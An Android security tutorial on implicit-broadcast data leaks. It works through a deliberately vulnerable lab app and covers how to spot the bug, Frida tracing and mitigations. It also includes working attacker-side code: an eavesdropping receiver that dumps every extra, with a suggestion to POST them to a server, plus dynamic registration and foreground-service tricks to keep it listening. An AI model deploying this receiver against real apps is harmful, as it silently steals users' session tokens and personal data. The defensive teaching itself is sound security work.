
A broadcast is how an app sends a message to other components. One part fires an Intent, and any BroadcastReceiver listening for it gets a copy. An explicit broadcast says who it is for - a package or a component. An implicit one names only an action, like com.vulnlab.app.SESSION_CHANGED, and the system delivers it to whoever signed up for that action. Apps use implicit broadcasts to announce internal events - the session refreshed, the user logged in, a download finished - so different parts of the app can react.
The problem is “whoever signed up.” sendBroadcast(intent) with no target package and no permission goes to every receiver on the device that matches the action. The sending app rarely thinks about this, the broadcast is meant for their own receivers, but every receiver registered for that action gets a copy. Sensitive data in the extras leaks to any installed app that registered the same action.
The shape

Highlight 1 is SESSION_CHANGED - session token, user ID, and email packed into extras, then sendBroadcast with no target package and no permission. Every receiver on the device registered for this action string gets a copy.
Highlight 2 is LOGIN_SUCCESS - same mistake, email and role this time. role=ADMIN in an eavesdroppable broadcast is a second finding riding along with the first.
Developers might assume that the broadcast goes to “our own ImplicitBroadcastReceiver”. The reality: any app with a <receiver> declaring <intent-filter><action android:name="com.vulnlab.app.SESSION_CHANGED" /></intent-filter> receives the same intent, complete with the token and email extras.
The action namespacing, com.vulnlab.app.*, is a convention, not a security boundary. An attacker can register any action they want in their manifest.
Spotting it
Grep the decompile for sendBroadcast without a recipient package and without a permission argument:
1
2
3
4
5
6
7
8
9
// Vulnerable — no package, no permission
sendBroadcast(intent);
sendOrderedBroadcast(intent, null);   // null permission

// Safe — restricted delivery
intent.setPackage(getPackageName());
sendBroadcast(intent);
sendBroadcast(intent, "com.vulnlab.app.permission.INTERNAL_BROADCASTS");
LocalBroadcastManager.getInstance(this).sendBroadcast(intent);    // safest
The two-argument overload (with a permission string) is the standard defence; if you see it with a signature-protected permission, the broadcast is contained. The single-argument form without setPackage is the bug.
Runtime confirmation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Java.perform(function () {
  const Context = Java.use('android.app.ContextImpl');   // concrete impl — Context is abstract
  Context.sendBroadcast.overload('android.content.Intent').implementation = function (intent) {
    const action = intent.getAction();
    const pkg = intent.getPackage();
    if (!pkg) {
      console.log('[implicit broadcast] action=' + action);
      const extras = intent.getExtras();
      if (extras) {
        const it = extras.keySet().iterator();
        while (it.hasNext()) console.log('  extra: ' + it.next());
      }
    }
    return this.sendBroadcast(intent);
  };
});
Click through the app for a few minutes. The trace lists every implicit broadcast and what extras it leaked. 
Attacker app, the eavesdropping receiver
The receiver is trivial — read the action and every extra, then do something with them. Here it logs; swap the Log.d for an HTTP POST to exfiltrate:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
public class EavesdropReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context ctx, Intent intent) {
        StringBuilder sb = new StringBuilder();
        sb.append("action=").append(intent.getAction()).append("\n");
        Bundle extras = intent.getExtras();
        if (extras != null) {
            for (String k : extras.keySet()) {
                sb.append("  ").append(k).append("=").append(extras.get(k)).append("\n");
            }
        }
        Log.d("EAVESDROP", sb.toString());   // or POST sb to your server
    }
}
The obvious move is to declare it in the manifest with an <intent-filter> for the target’s actions. On Android 8+ that does not work for a backgrounded app — the system refuses to start a manifest receiver for an implicit broadcast, and logcat tells you so:
1
2
W BroadcastQueue: Background execution not allowed: receiving Intent
  { act=com.vulnlab.app.SESSION_CHANGED ... } to com.attacker.app/.EavesdropReceiver
Custom actions are not exempt from that limit. So register the receiver dynamically from a running component instead — a context-registered receiver is exempt from the manifest ban:
1
2
3
4
5
6
EavesdropReceiver eavesdrop = new EavesdropReceiver();
IntentFilter f = new IntentFilter();
f.addAction("com.vulnlab.app.SESSION_CHANGED");
f.addAction("com.vulnlab.app.LOGIN_SUCCESS");
f.addAction("com.vulnlab.app.TOKEN_REFRESH");
registerReceiver(eavesdrop, f);

It keeps receiving as long as your process is alive — launch the attacker app once to register, and a real attacker holds the process open with a foreground service. When VulnLabApp fires the broadcasts, the extras land in your receiver. The user sees nothing — no notification, no permission prompt, nothing on screen.
Trigger from adb:
1
adb shell am start -n com.vulnlab.app/.activities.ImplicitBroadcastActivity
Sticky-broadcast variant
sendStickyBroadcast (deprecated since API 21 but still used) keeps the most recent broadcast around for any future receiver. An attacker app installed after the broadcast was sent can call registerReceiver with the action and immediately receive the historical broadcast. Useful for late-arriving attackers.
The receiver-side flag (API 33+)
That same dynamic registration is also where the target gets a knob to turn. As of Android 13 (API 33), an app targeting 33+ must pass an explicit export flag when it registers for non-system broadcasts:
1
registerReceiver(receiver, f, Context.RECEIVER_NOT_EXPORTED);   // accept only same-process senders
Worth being clear about what this does and does not fix. RECEIVER_NOT_EXPORTED is a receiver-side guard - it stops the target’s own receiver from being reached by outside senders. It does nothing to stop your attacker receiver from hearing a broadcast the target sends implicitly. The leak is on the sending side, and only the sender scoping the broadcast (setPackage, a signature permission) closes it.
Common leaky actions in real apps
Patterns we see leak in the wild:
- Session refresh notifications carrying the new token in extras
- Push notification arrival broadcasts (the FCM payload as a Bundle)
- Location updates from background services
- Bluetooth pairing state changes including the paired device address
- “User logged out” broadcasts carrying the last-known user id
The token-carrying ones are the highest impact. Many apps emit a broadcast on token refresh to let other in-app components know to retry their requests. The token is in the extras. The attacker reads it.
The mitigation hierarchy
1
2
3
4
5
6
7
8
9
10
11
12
// Best — local-only, never leaves the app
LocalBroadcastManager.getInstance(this).sendBroadcast(intent);

// Good — restricted to the same package
intent.setPackage(getPackageName());
sendBroadcast(intent);

// Acceptable — permission-gated
sendBroadcast(intent, "com.vulnlab.app.permission.INTERNAL_BROADCASTS");

// Bad — implicit broadcast
sendBroadcast(intent);
LocalBroadcastManager was deprecated but never removed; many apps still use it correctly. setPackage(getPackageName()) is the modern replacement.
Closing
Implicit broadcasts are the cheapest data-exfiltration vector in Android, no exported activity needed, no user interaction, just a receiver registration and waiting. The bug is in the sender’s choice not to scope the broadcast. The attacker side is trivial. The audit step is one sendBroadcast grep across the decompile.
Happy Hacking !!